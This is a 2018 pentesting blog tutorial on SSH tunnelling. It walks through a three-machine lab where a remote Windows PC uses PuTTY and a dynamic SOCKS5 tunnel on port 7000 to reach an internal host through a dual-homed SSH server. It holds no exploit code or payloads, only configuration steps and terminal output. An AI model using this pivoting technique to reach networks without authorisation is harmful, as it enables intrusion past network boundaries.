POST CATEGORY : Kali Linux

Comprehensive Guide to SSH Tunnelling

posted in KALI LINUX , PENETRATION TESTING on MARCH 16, 2018 by RAJ CHANDEL with 0 COMMENT

Basically tunnelling is process which allows data sharing or communication between two different networks privately. Tunnelling is normally perform through encapsulating the private network data and protocol information inside the public network broadcast units so that the private network protocol information visible to the public network as data.

SSH Tunnel: Tunneling is the concept to encapsulate the network protocol to another protocol here we put into SSH, so all network communication are encrypted. Because tunneling involves repackaging the traffic data into a different form, perhaps with encryption as standard, a third use is to hide the nature of the traffic that is run through the tunnels.

Types of SSH Tunneling:

1. Dynamic SSH tunneling
2. Local SSH tunneling
3. Remote SSH tunneling

Let's Begin!!

Objective: To establish SSH connection between remote PC and local system of different network.

Here I have set my own lab which consist three systems in following network:

SSH server (two Ethernet interface)

IP 192.168.1.104 connected with remote system


IP 192.168.10.1 connected to local network system 192.168.10.2

SSH client (local network) holds IP 192.168.10.2

Remote system (outside network)

In following image we are trying to explain SSH tunneling process where a remote PC is trying to connect to 192.168.10.2 which is on INTRANET of another network. To establish connection with **SSH client (raj)**, remote PC will create SSH tunnel which will connect with the local system via **SSH server (Ignite)**.


NOTE: Service SSH must be activated



Given below image is describing the network configuration for **SSH server** where it is showing two IP 192.168.1.104 and another 192.168.10.1

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



```
raj@ubuntu:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:d7:e7:43
          inet addr:192.168.1.104  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::836f:2737:911b:8a26/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12658 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10548981 (10.5 MB)  TX bytes:14008 (14.0 KB)

ens38     Link encap:Ethernet  HWaddr 00:0c:29:d7:e7:4d
          inet addr 192.168.10.1  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::1266:d6b6:8e79:fb52/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:95 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11912 (11.9 KB)  TX bytes:11976 (11.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:204 errors:0 dropped:0 overruns:0 frame:0
          TX packets:204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15028 (15.0 KB)  TX bytes:15028 (15.0 KB)
```


Another image given below is describing network configuration for **SSH client** which is showing IP 192.168.10.2

Articles

Select Month

Facebook Page


Be the first of your friends to like this



```
root@ignite:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1037 errors:0 dropped:1 overruns:0 frame:0
          TX packets:298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:142045 (142.0 KB)  TX bytes:48788 (48.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:345 errors:0 dropped:0 overruns:0 frame:0
          TX packets:345 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27024 (27.0 KB)  TX bytes:27024 (27.0 KB)
```


Dynamic SSH Tunneling through Windows

Remote Pc is trying to connect to **SSH server** (**192.168.1.104**) via **port 22** and get successful login inside server. Here we had used putty for establishing connection between SSH server (Ubuntu) and remote user (Windows).



```
login as: ignite
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

268 packages can be updated.
3 updates are security updates.

Last login: Tue Mar 13 10:04:18 2018 from 192.168.1.108
ignite@ubuntu:~$
```


Similarly now Remote PC trying to connect with **Client PC** (**192.168.10.2**) via **port 22**, since they belongs to different network therefore he receive network error.



Network error: Connection timed out

Step for Dynamic SSH tunneling

- Choose option **SSH >Tunnel** given in the left column of category.
- Give new port forwarded as **7000** and connection type as **dynamic** and click on ADD at last.



Port forwarding:

- [ ] Local ports accept connections from other hosts
- [ ] Remote ports do the same (SSH-2 only)

Forwarded ports: D7000

Add new forwarded port:


Source port: 7000

Destination:

Local Remote [✓ Dynamic]

[✓ Auto] IPv4 IPv6

Now connect to SSH server 192.168.1.104 via port 22 and then click on **open** when all things get set.



Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.104
Port: 22

Connection type: Raw Telnet Rlogin [✓ SSH] Serial


Load, save or delete a stored session

Saved Sessions:

Default Settings


Close window on exit: Always Never [✓ Only on clean exit]

First it will connect to SSH server as you can see we are connected with SSH server (Ignite).



```
login as: ignite
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

268 packages can be updated.
3 updates are security updates.

Last login: Tue Mar 13 23:54:13 2018 from 192.168.1.105
ignite@ubuntu:~$
```

Now login into putty again and give IP of client system as Host Name **192.168.10.2** and Port **22** for SSH then click on **open**.


PuTTY Configuration

Category:

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.10.2

Port: 22

Connection type: ( ) Raw ( ) Telnet ( ) Rlogin [✓ SSH] ( ) Serial

Load, save or delete a stored session


Saved Sessions

Default Settings

Close window on exit: ( ) Always ( ) Never [✓ Only on clean exit]

Open previous running window of putty choose **Proxy** option from category and follow given below step:

- Select proxy type as **SOCKS 5**
- Give proxy hostname as 127.0.0.1 and port 7000
- Click on open to establish connection.



Proxy type: ( ) None ( ) SOCKS 4 [✓ SOCKS 5] ( ) HTTP ( ) Telnet ( ) Local

Proxy hostname: 127.0.0.1

Port: 7000

Exclude Hosts/IPs:

[ ] Consider proxying local host connections

